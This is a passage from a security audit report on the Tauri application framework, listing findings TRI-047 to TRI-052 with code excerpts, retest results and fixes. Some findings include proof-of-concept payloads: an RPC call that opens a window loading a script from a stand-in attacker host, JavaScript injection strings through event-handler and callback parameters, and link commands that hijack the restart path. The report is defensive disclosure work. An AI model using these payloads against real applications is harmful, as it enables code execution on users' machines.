As such, an adversary would not be able to create a symlink to the tauri app and call it `/tmp/.mount_XXX` for example and bypass the protection mechanism

Impact:

If the legitimate resource dir is write-protected, this attack could be used to trick the legitimate user of the resource dir to open or otherwise use files within this dir that have been placed there by an attacker.

This could range from documents containing false information to source code files containing malicious code, depending on the purpose of this directory.

One of the preconditions of this attack is that an adversary has the ability to set environment variables, which is a considerable amount of power and enables more powerful attacks against the app depending on factors other than this one.

Whether this attack is chosen depends on the goals of the adversary as well the type of app that is being attacked.

Recommendation:

- Perform input validation on the `APPDIR` environment variable, and error out if the supplied string does not pass validation.
- Turn the checking of `APPDIR` into a Rust feature which can be enabled during the build process when building an `Applmage`.

3.21 TRI-047 — The Restart Endpoint Uses Unreliable Location Resolution Functions

Vulnerability ID: TRI-047

Status: Resolved

Vulnerability type: Use of Potentially Dangerous Function

Threat level: Moderate

Description:

The restarting process uses the unreliable `env::current_exe()` function from the Rust framework to determine the binary to execute during restart.

Technical description:

The implemented process uses the `APPIMAGE` environment variable to determine the application path, which is very likely the most common code-path under Linux. Manual installations, `.deb` installations, as well as every application running under Windows or macOS will use the `env::current_exe()` function to determine the executables path.

```
/// Gets the current binary.
pub fn current_binary() -> Option<PathBuf> {
    let mut current_binary = None;

    // if we are running with an APP Image, we should return the app image path
    #[cfg(target_os = "linux")]
    if let Some(app_image_path) = env::var_os("APPIMAGE") {
        current_binary = Some(PathBuf::from(app_image_path));
    }
}
```

```

// if we didn't extracted binary in previous step,
// let use the current_exe from current environment
if current_binary.is_none() {
    if let Ok(current_process) = env::current_exe() {
        current_binary = Some(current_process);
    }
}

current_binary
}

```

```

/// Restarts the process.
pub fn restart() {
    if let Some(path) = current_binary() {
        StdCommand::new(path)
            .spawn()
            .expect("application failed to start");
    }

    exit(0);
}

```

This implementation may be used insecurely when allowing users or (remote) adversaries to overwrite a symbolic link, from where the application was started.

A quotation from the Rust documentation for the function `env::current_exe()` describing this issue:

```

/// Returns the full filesystem path of the current running executable.
///
/// # Platform-specific behavior
///
/// If the executable was invoked through a symbolic link, some platforms will
/// return the path of the symbolic link and other platforms will return the
/// path of the symbolic link's target.
///
/// # Errors
///
/// Acquiring the path of the current executable is a platform-specific operation
/// that can fail for a good number of reasons. Some errors can include, but not
/// be limited to, filesystem operations failing or general syscall failures.
///
/// # Security
///
/// The output of this function should not be used in anything that might have
/// security implications. For example:
///
/// ```
/// fn main() {
///     println!("{:?}", std::env::current_exe());
/// }
/// ```
///
/// On Linux systems, if this is compiled as `foo`:
///
/// ```
/// $ rustc foo.rs
/// $ ./foo
/// Ok("/home/alex/foo")
/// ```

```

```

///
/// And you make a hard link of the program:
///
/// ```
/// $ ln foo bar
/// ```
///
/// When you run it, you won't get the path of the original executable, you'll
/// get the path of the hard link:
///
/// ```
/// $ ./bar
/// Ok("/home/alex/bar")
/// ```
///
/// This sort of behavior has been known to [lead to privilege escalation] when
/// used incorrectly.
///
/// [lead to privilege escalation]: https://securityvulns.com/wdocument183.html

```

Relevant issue highlighting other inconsistencies <https://github.com/rust-lang/rust/issues/43617>

This problem has been verified for Linux and macOS:

Linux

Normal execution

```

(kali#Tauri)-[/tmp]
/home/kali/pen-tauri/src/exepathtest/target/debug/exepathtest
exe path: Ok("/home/kali/pen-tauri/src/exepathtest/target/debug/exepathtest")

```

Execution through hard link

```

(kali#Tauri)-[/tmp]
ln /home/kali/pen-tauri/src/exepathtest/target/debug/exepathtest
(kali#Tauri)-[/tmp]
./exepathtest
exe path: Ok("/tmp/exepathtest")

```

Execution through symbolic link

```

(kali#Tauri)-[/tmp]
ln -s /home/kali/pen-tauri/src/exepathtest/target/debug/exepathtest
(kali#Tauri)-[/tmp]
./exepathtest
exe path: Ok("/home/kali/pen-tauri/src/exepathtest/target/debug/exepathtest")

```

macOS

Normal execution

```

tauri@tauri-macos tmp % /Users/tauri/exepathtest/./target/debug/exepathtest
exe path: Ok("/Users/tauri/exepathtest/./target/debug/exepathtest")

```

Execution through hard link

```
tauri@tauri-macos tmp % ln /Users/tauri/exepathtest/./target/debug/exepathtest
tauri@tauri-macos tmp % ./exepathtest
exe path: Ok("/private/tmp/./exepathtest")
```

Execution through symbolic link

```
tauri@tauri-macos tmp % ln -s /Users/tauri/exepathtest/./target/debug/exepathtest
tauri@tauri-macos tmp % ./exepathtest
exe path: Ok("/private/tmp/./exepathtest")
```

Windows

Execution through symbolic link (Admin or Debug mode required)

```
mklink C:\test\linked.exe C:\test\api.exe
exe path: Ok("C:\test\linked.exe")
```

Execution through hard link using the symlink-testing tools from: <https://github.com/googleprojectzero/symboliclink-testing-tools>

```
CreateHardLink C:\test\linked.exe C:\test\api.exe
exe path: Ok("C:\test\linked.exe")
```

Using pseudo-symbolic links with the tooling from above (CreateSymlink.exe) proved usable for execution through the console or the explorer.

It appears the behavior is problematic for Linux in the case of hard links, but not symbolic links. For macOS it appears to be problematic for both hard and symbolic links. Windows is only affected when administrators create a symbolic link which can be overwritten by an unprivileged user. Pseudo-symbolic links and hard links are not suited or usable for binary replacement, as the active file handle locks the file and make it impossible to overwrite during restart process.

Therefore the most problematic OS is macOS, as an unprivileged user can create such symbolic links.

Retest

Since the attack path for Linux and Windows is considered infeasible (Linux for instance requires ownership or read + write access to be able to create hard links) The focus was on the MacOS implementation. This version is still vulnerable to this type of attack, since the reimplementation of the function that gets the exe path does not offer sufficient protection. This has been described in issue [TRI-052](#) (page 82). The issue was fixed after a re-iteration see [TRI-052](#) (page 82) for further details.

Impact:

An adversary with permissions to create / overwrite hard links or symbolic links where the application is started from, and access to the restart functionality offered by the `process` API endpoint can execute arbitrary code. We think this is unlikely to be exploitable under Linux and Windows, but rare scenarios exist where exploitation would be successful. Under macOS this is trivial to exploit.

Recommendation:

- Implement safer (platform-specific) methods of getting the current executable's path.

3.22 TRI-051 — Debug Features are Used in Release Builds

Vulnerability ID: TRI-051	Status: Resolved
Vulnerability type: Bad Coding practice	
Threat level: Unknown	

Description:

Several parts of the framework implement debugging features, which should not be present in release builds.

Technical description:

The function `eprintln` or the `dbg!` macro are used in several places in the project. Most instances were found to be valid choices, especially the in `eprintln`, but the use of `dbg!` is generally discouraged for released applications. We also observed several instances where `unwrap` is called without further handling of error cases.

To find these or other unwanted functions we used `clippy` with more verbose configuration.

```
cargo clippy --all -- -W clippy::all -W clippy::pedantic -W clippy::restriction -W clippy::nursery
```

Example for usage of the `dbg!` macro in `tao/src/platform_impl/windows/menu.rs#L487`:

```
else {
    dbg!("Failed to convert key {:?} into virtual key code", key.key);
    return None;
};
```

Retest

The issue was found to be resolved

Impact:

As there were no direct information leaks of internal application states this issue can be treated as informational and more pedantic usage of `clippy` should be considered, as usage of these debug functions is considered bad practice outside of debugging environments.

Recommendation:

- Consider more pedantic clippy configuration for better code quality.
- Remove usage of debug macros or feature-gate these to debug builds.

3.23 TRI-049 — The CSP is not Injected Into New Windows With Custom URL

Vulnerability ID: TRI-049

Status: Resolved

Vulnerability type: Inconsistent Access Control

Threat level: Low

Description:

Newly created windows are not constrained by the default CSP.

Technical description:

```
window.external.invoke('{
  "jsonrpc": "2.0",
  "method": "tauri",
  "params": [
    {
      "__invokeKey": 2545199592,
      "callback": "cb",
      "error": "cb",
      "__tauriModule": "Window",
      "message": {
        "cmd": "createWebview",
        "data": {
          "options": {
            "label": "0.3982742",
            "url": "data:plain/text,<html><body><script src='attacker.remote/evil.js'></
script></body></html>"
          }
        }
      }
    }
  ]
}');
```

Creating a Window with this API call will lead to a blank window, loading the external script for execution.

We were not able to fully enable the integrated API during our testing but believe this should be possible.

Retest

The issue was found to be resolved

Impact:

An adversary with script execution abilities or with the ability to define the `url` parameter of a new window can create new windows which do not use the default CSP. This is expected behavior for external URLs, but not for a custom handler like `data:plain/text`. These newly created windows can be used to bypass the CSP or other control mechanisms injected in the main window.

Recommendation:

- Inject the CSP into all windows without an external URL per default.
- Document possible abilities of an adversary with control over the `url` parameter.

3.24 TRI-048 — Location of Sidecar Programs May be Controlled by Adversary

Vulnerability ID: TRI-048	Status: Resolved
Vulnerability type: Insecure Direct Object Reference	
Threat level: Low	

Description:

Due to the problem regarding the `env::current_env()` function described in [TRI-047](#) (page 58), an adversary may be able to control the sidecar program location.

Technical description:

A new sidecar command is created in `command.rs`:

```
/// Creates a new Command for launching the given sidecar program.
///
/// A sidecar program is an embedded external binary in order to make your application work
/// or to prevent users having to install additional dependencies (e.g. Node.js, Python, etc).
pub fn new_sidecar<S: Into<String>>(program: S) -> crate::Result<Self> {
    let program = format!(
        "{}-{}",
        program.into(),
        platform::target_triple().expect("unsupported platform")
    );
    Ok(Self::new(relative_command_path(program)?))
}
```



```
}

```

It uses the function `relative_command_path()`, which is implemented in the same file:

```
fn relative_command_path(command: String) -> crate::Result<String> {
    match std::env::current_exe()?.parent() {
        Some(exe_dir) => Ok(format!(
            "{}/{}",
            exe_dir.to_string_lossy().to_string(),
            command
        )),
        None => Err(crate::api::Error::Command("Could not evaluate executable dir".to_string()).into()),
    }
}

SNIP
}
```

The `exe_dir` variable can be controlled by an adversary if they have the ability to create hard or symbolic links (depending on platform), which means that the root path where the side-car program is expected to be run from is under control of the adversary.

This vector could also be used to control the resource directory as described in [TRI-041](#) (page 56).

Retest

Because the `current_exe()` still has a problem, and this issue is derived from this problem, this issue is still unresolved. This is true for the MacOS implementation. See [TRI-052](#) (page 82) for more information. After a re-iteration this issue was fixed. Please see [TRI-052](#) (page 82) for more information.

Impact:

An adversary with the ability to create a hard or symbolic link to the binary in an arbitrary directory and the ability to have a legitimate user execute the link, can make that user execute malicious code, where it appears to be the legitimate sidecar program.

This might occur in a scenario where a sidecar program is executed with some form of credentials to access an authenticated service. The adversary could make a malicious program that appears as the legitimate program, but sends the username and password to a host under their control before executing the legitimate program.

Recommendation:

- Find an alternative for the `current_exe()` function that gives a return value that's consistent across platforms.
- Alternatively, inject the path based on the build, e.g. make bundler responsible for determining the correct path. This is just an idea; further scrutiny is required.

3.25 TRI-039 — The objc Crate is not Configured to Handle Exceptions

Vulnerability ID: TRI-039

Status: Resolved

Vulnerability type: Unsafe Configuration

Threat level: Low

Description:

The objc crate used for calling external APIs under macOS and iOS does not use the exception feature to handle exceptions in a safe manner.

Technical description:

Example usage:

```
impl<T> EventLoopWindowTargetExtMacOS for EventLoopWindowTarget<T> {
    fn hide_application(&self) {
        let cls = objc::runtime::Class::get("NSApplication").unwrap();
        let app: cocoa::base::id = unsafe { msg_send![cls, sharedApplication] };
        unsafe { msg_send![app, hide: 0] }
    }

    fn hide_other_applications(&self) {
        let cls = objc::runtime::Class::get("NSApplication").unwrap();
        let app: cocoa::base::id = unsafe { msg_send![cls, sharedApplication] };
        unsafe { msg_send![app, hideOtherApplications: 0] }
    }
}
```

From the documentation at <https://docs.rs/objc/0.2.7/objc/>:

Exceptions

By default, if the `msg_send!` macro causes an exception to be thrown, this will unwind into Rust resulting in unsafe, undefined behavior. However, this crate has an "exception" feature which, when enabled, wraps each `msg_send!` in a `@try/@catch` and panics if an exception is caught, preventing Objective-C from unwinding into Rust.

Cargo.toml

```
[target."cfg(any(target_os = \"ios\", target_os = \"macos\"))".dependencies]
objc = "0.2"
```

Retest

The issue was found to be resolved. The feature is now enabled.

Impact:

Any unhandled native exception in the APIs called from the `msg_send` macro will result in unsafe undefined behavior due to an unwound native exception.

Recommendation:

- Enable the `exception` feature of the objc crate.

3.26 TRI-038 — Improper Input Validation in `format_callback`

Vulnerability ID: TRI-038	Status: Resolved
Vulnerability type: Improper Input Sanitization	
Threat level: Low	

Description:

Each RPC invocation contains result and error callback IDs. These IDs are not properly validated.

Technical description:

Each RPC invocation contains result and error callback IDs. These IDs are not properly validated and thus, allow injection of Javascript code.

An adversary with Javascript execution or control over unsanitized parameters could issue the following RPC call.

```
window.external.invoke('{
  "jsonrpc": "2.0",
  "method": "tauri",
  "params": [
    {
      "__invokeKey": 1308016932,
      "callback": "a \\\"+\\\"b",
      "error": "a \\\"+\\\"b",
      "__tauriModule": "GlobalShortcut",
      "message": {
        "cmd": "register",
        "shortcut": "Ctrl+b",
        "handler": "asdf"
      }
    }
  ]
}')
```

The `format_callback` macro receives one parameter for the function arguments, which are either sanitized with `escape_json_parse` or `serde_json`. The macro also uses a second, implicit parameter `function_name`, which is not validated and is formatted into the Javascript string, in `tauri/core/tauri/source/api/rpc.rs#L99`:

```
macro_rules! format_callback {
  ( $arg:expr ) => {
    format!(
      r#"
        if (window["{fn}"]) {{
          window["{fn}"]({arg})
        }} else {{
          console.warn("[TAURI] Couldn't find callback id {fn} in window. This happens when the
app is reloaded while Rust is running an asynchronous operation.")
        }}
      "#,
      fn = function_name.as_ref(),
      arg = $arg
    )
  }
}
```

The generated Javascript string is passed to `window.eval` every time the result or error callbacks are invoked. In `tauri/core/tauri/source/hooks.rs#L234`:

```
let _ = window.eval(&callback_string);
```

Retest

The issue was solved by implementing a custom deserialization process, which validates the input against an allow list of alphanumeric characters, `-`, `/`, `:` and `_`.

Impact:

An adversary with control over the `callback` or `error` callback name parameters can inject arbitrary Javascript into the `window.eval` function in the Rust back-end. The likelihood of exploitation is implementation dependent, as the parameters are usually not constructed with runtime input. Currently, the impact of exploitation is close to zero, because the adversary already requires Javascript execution. However, in the future this may lead to context isolation bypasses.

Recommendation:

- Sanitize the input of the `callback` and `error` name parameters.

3.27 TRI-033 — Github Actions Workflow Uses Default Github Token Permissions

Vulnerability ID: TRI-033

Status: Unresolved

Vulnerability type: Overly Permissive Default Configuration

Threat level: Unknown

Description:

Default Github token permissions are used when running a workflow.

Technical description:

tauri-action exposes 3 workflows

- covector-status
- covector-version-or-publish
- test-action

When running these workflows, a Github token is generated by Github to be able to interact with the Github APIs. This token is generated just for the jobs in the workflow. Github ties several permissions to this token.

The permissions used by the Tauri workflows seem to be the default permissions:

```
Set up job 3s
1 Current runner version: '2.281.1'
2 Operating System
6 Virtual Environment
11 Virtual Environment Provisioner
13 GITHUB_TOKEN Permissions
14 Actions: write
15 Checks: write
16 Contents: write
17 Deployments: write
18 Discussions: write
19 Issues: write
20 Metadata: read
21 Packages: write
22 PullRequests: write
23 RepositoryProjects: write
24 SecurityEvents: write
25 Statuses: write
```

Retest

This issue is unresolved. At the time of testing, the default permission were still in use.

In our opinion, this issue is not big enough that it should block a 1.0 release

Impact:

Though currently no direct threat seems to be present, in the future, an adversary may be able to leverage the open permissions to reach his goals.

Recommendation:

- Set the permissions to be as restrictive as possible for the workflow to run, eliminating unneeded permissions by setting them to `none`.

3.28 TRI-029 — The CSP is not Able to Use the Sandbox Feature

Vulnerability ID: TRI-029	Status: Resolved
Vulnerability type: Missing Security Feature	
Threat level: Unknown	

Description:

The current implementation of injecting the CSP into the `<meta>` tag is not compatible with the `sandbox` feature.

Technical description:

The HTTP Content-Security-Policy (CSP) sandbox directive enables a sandbox for the requested resource similar to the `<iframe>` sandbox attribute. It applies restrictions to a page's actions including preventing popups, preventing the execution of plugins and scripts, and enforcing a same-origin policy.

This directive is not supported in the `<meta>` element or by the Content-Security-policy-Report-Only header field.

See <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/sandbox> for further reference.

The sandbox attribute could be used to control presentation of dialogs and other security related permissions for the application. This is currently not supported as the CSP is injected in the `<meta>` tag and not added as a header value.

In `tauri/core/tauri-codegen/src/embedded_assets.rs`:

```
/// Injects a content security policy to the HTML.
pub fn inject_csp(document: &mut NodeRef, csp: &str) {
    if let Ok(ref head) = document.select_first("head") {
        head.as_node().append(create_csp_meta_tag(csp));
    } else {
        let head = NodeRef::new_element(
            QualName::new(None, ns!(html), LocalName::from("head")),
            None,
        );
    }
};
```

```

    head.append(create_csp_meta_tag(csp));
    document.prepend(head);
  }
}

```

Retest

The issue was fixed for Windows and MacOS. At the time of retest the fix was also planned for linux but blocked due to upstream limitations. As the issue itself is rather a weakness, the status is tracked as resolved. It is advisable to track this internally for a future (upstream) fix.

Impact:

Application developers cannot restrict certain actions defined by the `sandbox` feature, such as scripts, popups and other modals.

Recommendation:

- Research if CSP injection is possible in the HTTP header.
- Document incompatible or missing CSP features.

3.29 TRI-028 — The Feature Gating Flags are Used in an Inconsistent Manner

Vulnerability ID: TRI-028

Status: Resolved

Vulnerability type: Bad Coding Practices

Threat level: Unknown

Description:

The feature flags for conditional compilation based on the `allowList` are used in an inconsistent manner, allowing for accidental exposure.

Technical description:

The feature flags are sometimes configured inside the `run` function:

```

impl Cmd {
  pub async fn run(self) -> crate::Result<InvokeResponse> {
    match self {
      Self::CreateClient { options } => {
        let client = options.unwrap_or_default().build()?;

```

```

        let mut store = clients().lock().unwrap();
        let id = rand::random::<ClientId>();
        store.insert(id, client);
        Ok(InvokeResponse::from(id))
    }
    Self::DropClient { client } => {
        let mut store = clients().lock().unwrap();
        store.remove(&client);
        Ok(().into())
    }
    #[cfg(http_request)]
    Self::HttpRequest { client, options } => {
        return make_request(client, *options).await.map(Into::into);
    }
    #[cfg(not(http_request))]
    Self::HttpRequest { .. } => Err(crate::Error::ApiNotAllowed(
        "http > request".to_string(),
    )),
}
}
}
}

```

Sometimes separate `run` functions are used:

```

#[cfg(not(global_shortcut_all))]
impl Cmd {
    pub fn run<R: Runtime>(self, _window: Window<R>) -> crate::Result<InvokeResponse> {
        Err(crate::Error::ApiNotAllowed(
            "globalShortcut > all".to_string(),
        ))
    }
}

#[cfg(global_shortcut_all)]
impl Cmd {
    pub fn run<R: Runtime>(self, window: Window<R>) -> crate::Result<InvokeResponse> {
        match self {
            [---Trimmed-Code---]
        }
    }
}

```

And sometimes no flag is used:

```

impl Cmd {
    pub fn run<R: Runtime>(self, window: Window<R>) -> crate::Result<InvokeResponse> {
        let mut clipboard = window.app_handle.clipboard_manager();
        match self {
            Self::WriteText(text) => Ok(clipboard.write_text(text)?.into()),
            Self::ReadText => Ok(clipboard.read_text()?.into()),
        }
    }
}
}

```

Retest

The issue was found to be resolved

Impact:

This fragmentation of usage leads to a general weakness resulting in occasionally unwanted code exposure. In extreme cases this could lead to bypass of the `allowList`, but we did not find any such violations in the current implementation.

Recommendation:

- Implement global flags per file for feature gating (on/off) the whole endpoint.
- Apply fine-grained flags in a consistent manner.
- Implement tests for validation of the `allowList`.

3.30 TRI-020 — Improper Input Sanitization on Event Listener

Vulnerability ID: TRI-020

Status: Resolved

Vulnerability type: Improper Input Sanitization

Threat level: Low

Description:

The API allows event listeners to be set, where the `event` and `handler` parameters are not properly validated.

Technical description:

Using the following API call:

```

window.__TAURI_INVOKE__(
  'tauri', {
    __tauriModule: 'Event',
    message: {
      cmd: 'listen',
      event: 'testevent',
      handler: ""}]}); alert('0xdeadbeef'); ({ //'']"
    }
  },
  __TAURI_INVOKE_KEY__).then(result => { alert(result)});

```

The following line contains the malicious payload:

```
handler: ""}]}); alert('0xdeadbeef'); ({ //'']"
```

This will result in a dialog being opened displaying "0xdeadbeef".

The vulnerability is located in this code:

```
pub fn listen_js<R: Runtime>(
  window: &Window<R>,
  event: String,
  event_id: u64,
  handler: String,
) -> String {
  let ret = format!(
    "if (window['{listeners}'] === void 0) {{
      window['{listeners}'] = Object.create(null)
    }}
    if (window['{listeners}']['{event}'] === void 0) {{
      window['{listeners}']['{event}'] = []
    }}
    window['{listeners}']['{event}'].push({{
      id: {event_id},
      handler: window['{handler}']
    }});
",
    listeners = window.manager().event_listeners_object_name(),
    event = event,
    event_id = event_id,
    handler = handler
  );

  println!("listen_js: {}", ret);
  ret
}
```

Note: The code above is not original, but has been adapted to display output to help develop the exploit.

Anything between {} like, {event} and {handler}, will be replaced by the adversary-controlled string. The adversary simply provides a string that properly closes the code statement, and then appends their own code to be evaluated.

The above evaluated string looks like the following:

```
f (window['ffee7636-0f10-4150-8967-346c8c2fca01'] === void 0) {
  window['ffee7636-0f10-4150-8967-346c8c2fca01'] = Object.create(null)
}
if (window['ffee7636-0f10-4150-8967-346c8c2fca01']['testevent'] === void 0) {
  window['ffee7636-0f10-4150-8967-346c8c2fca01']['testevent'] = []
}
window['ffee7636-0f10-4150-8967-346c8c2fca01']['testevent'].push({
  id: 3383849438350388016,
  handler: window['']}); alert('0xdeadbeef'); ({ //''})
});
```

Retest

The issue was solved by implementing a custom deserialization process, which validates the input against an allow list of alphanumeric characters, -,/,:, and _.

Impact:

An adversary with control over the `event` or `handler` event listener parameter values can inject arbitrary Javascript into the `window.eval` function in the Rust back-end, which will be executed during window tear-down. The likelihood of exploitation is implementation dependent, as the parameters are usually not constructed with runtime input. This finding relates to [TRI-021](#) (page 48) but is less likely to be implemented insecurely.

Recommendation:

- Sanitize the `event` and `handler` input parameters.

3.31 TRI-018 — Local Storage Is Not Encrypted

Vulnerability ID: TRI-018	Status: Resolved
Vulnerability type: Sensitive Information Exposure	
Threat level: Unknown	

Description:



Under Linux, macOS, and Windows the local storage of Tauri apps is not stored in encrypted form.

Technical description:

Under Linux and Windows the Local Storage of the Tauri app's webview context is stored under `.local/share/webkitgtk/localstorage/` and `C:\Users\username\AppData\Local\com.tauri.api\EBWebView\Default\Local Storage\leveldb`. Under macOS this is stored in the files prefixed by `/Users/<username>/Library/WebKit/api/WebsiteData/LocalStorage/tauri_localhost_0.localstorage`

The file format is an SQLite v3 database on both Linux and macOS, and leveldb on Windows. The content is not protected with encryption. Common browsers like chromium have provided encryption of localstorage and cookies for several years and can be used as a reference.

This may be the responsibility of the respective WebViews and not Tauri directly. However, Tauri could perhaps implement a workaround, either in its own API or pushing for a security fix upstream.



Retest

The issue was found to be resolved

Impact:

An adversary with access to the user's files (e.g., via [TRI-010](#) (page 37), [TRI-011](#) (page 26), or [TRI-012](#) (page 29)) may read and modify a Tauri application's persistent core secrets.

Recommendation:

- Tauri may not be responsible for this directly, but adding storage encryption or storing keys in system-provided secure storage (keyring (Linux), Keychain (macOS), DPAPI (Windows), etc) is recommended.

3.32 TRI-017 — The Notification Permission System is not Enforced

Vulnerability ID: TRI-017	Status: Resolved
Vulnerability type: Broken Access Control	
Threat level: Unknown	

Description:

It is possible to display a system notification without having permission to do so.


Technical description:

The function that ultimately displays a notification does not check if the appropriate permission is set.


endpoints/notification.rs:

```
impl Cmd {
  #[allow(unused_variables)]
  pub fn run<R: Runtime>(
    self,
    window: Window<R>,
    config: Arc<Config>,
    package_info: &PackageInfo,
  ) -> crate::Result<InvokeResponse> {
    match self {
      #[cfg(notification_all)]
      Self::Notification { options } => send(options, &config).map(Into::into),
      #[cfg(not(notification_all))]
      Self::Notification { .. } => Err(crate::Error::ApiNotAllowed("notification".to_string())),
      Self::IsNotificationPermissionGranted => {
        #[cfg(notification_all)]
        return is_permission_granted(&config, package_info).map(Into::into);
        #[cfg(not(notification_all))]
        Ok(false.into())
      }
      Self::RequestNotificationPermission => {
        #[cfg(notification_all)]
        return request_permission(&window, &config, package_info).map(Into::into);
        #[cfg(not(notification_all))]
        Ok(PERMISSION_DENIED.into())
      }
    }
  }
}
```

Actual permission:



System notification:



System notification

Code used

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Welcome to Tauri!</title>
  </head>
  <body>
    <h1>Welcome to Tauri!</h1>
    <script>

      function doit(){
        window.__TAURI_INVOKE__("tauri", {__tauriModule: "Notification", message: {cmd:
'notification', options: {title: "alert('test')"}}});
        window.__TAURI_INVOKE__("tauri", {__tauriModule: "Notification", message: {cmd:
'isNotificationPermissionGranted'}})
          .then(result => {
            alert("Permission: " + result);
          });
      }

    </script>
    <button onclick="doit()">Notify</button>
  </body>
</html>
```

Retest

The issue is resolved

Impact:

Unknown, but if there is a permission system, it should be used.

Recommendation:

- Implement a check for the actual permission.

3.33 TRI-016 — The Update Signature Scheme Has no Expiration or Revocation

Vulnerability ID: TRI-016

Status: Resolved

Vulnerability type: Incomplete Security Control

Threat level: Low

Description:

The signature used for updating purposes has no expiration or cannot be revoked once deployed.

Technical description:

Due to signature checking, a man-in-the-middle adversary can not inject arbitrary binaries, even when transport is compromised. This is also the case for many package managers, and to prevent installation of revoked or outdated binaries most package managers implement expiration and revocation of signatures. The current updater implementation has no real revocation or expiration in mind and will accept any binary that is signed with the corresponding key from the embedded public key.

`/tauri/core/tauri/src/updater/core.rs#L478`

```
// Validate signature ONLY if pubkey is available in tauri.conf.json
if let Some(pub_key) = pub_key {
    // We need an announced signature by the server
    // if there is no signature, bail out.
    if let Some(signature) = self.signature.clone() {
        // we make sure the archive is valid and signed with the private key linked with the
        publickey
        verify_signature(&tmp_archive_path, signature, &pub_key)?;
    } else {
        // We have a public key inside our source file, but not announced by the server,
        // we assume this update is NOT valid.
        return Err(Error::PubkeyButNoSignature);
    }
}
```

Retest

Future enhancement fixed for macOS and windows. Linux is a todo and tracked as enhancement

Impact:

This finding is deeply connected to [TRI-015](#) (page 49) when considering the impact, as it is only relevant when an adversary has a man-in-the-middle position, transport security is not present and a previous signed version of the

application has known security bugs. If these prerequisites are met, a downgrade attack can be used to ship vulnerable binaries with the aim of abusing vulnerabilities in them later.

Recommendation:

- Implement certificate expiration checks.
- Implement a certificate revocation process.

3.34 TRI-009 — Ambiguous Ways to Read or Write a File

Vulnerability ID: TRI-009	Status: Resolved
Vulnerability type: Inconsistent Access Control List	
Threat level: Unknown	

Description:

The API exposes ambiguous ways to read/write a file, which can lead to accidental exposure.

Technical description:

The FS module exposes file read and write operations for text and binary files, which are separately handled in the ACL (allowList).

- `readTextFile()`
- `readBinaryFile()`
- `writeTextFile()`
- `writeBinaryFile()`

For an adversary, either way is fine. If one or both are enabled, they'll still be able to read and write data, it just requires additional parsing.

Retest

The aforementioned ambiguous functions have been replaced with `read_file()` and `write_file()`

Impact:

This could lead to confusion for developers who might think that a user of the system may only write text files, under the assumption that binary writes are now blocked and thus impossible, which is not true.

Recommendation:

- Refactoring. On the Rust side of the FS module, collapse both types of read/write into single `readFile` and `writeFile`; then build access control into these calls.
- Then, expose the binary/text version of the read and write in the Javascript part of the module.

3.35 TRI-008 — CSP Can be Bypassed Using the Tauri HTTP API Endpoint

Vulnerability ID: TRI-008

Status: Resolved

Vulnerability type: Broken Access Control

Threat level: Low

Description:

The Content Security Policy can be bypassed when scripts have access to the api and the HTTP feature is enabled.

Technical description:

This has some prerequisites that must be fulfilled in order to be vulnerable:

1. Either CSP allows `unsafe-inline`, or malicious code is smuggled into bundled Javascript,
2. HTTP API is enabled
3. Access to the HTTP API is made either by bypassing isolation [TRI-006](#) (page 21) or if global invocation is allowed.
4. Network has access to external resources.

After these conditions are met a possible adversary can request or upload data over the network by invoking the HTTP API and interacting with the responses. The CSP is only valid for (network-)requests from inside the webview but the HTTP API uses the `http` crate, which is not restricted by default.

Retest

The issue was found to be resolved. A new allowlist configuration was introduced.

Impact:

An adversary can request or upload data over the network by invoking the HTTP API and interacting with the responses; external content could be fetched in Javascript execution contexts. Also `localhost` and other internal network services using an HTTP interface can be enumerated or accessed.

Recommendation:

- Implement `allowList` feature for endpoints.
- Apply CSP restrictions.
- Block local networks per default.

3.36 TRI-052 — Reimplementation of `current_exe()` function broken

Vulnerability ID: TRI-052

Status: Resolved
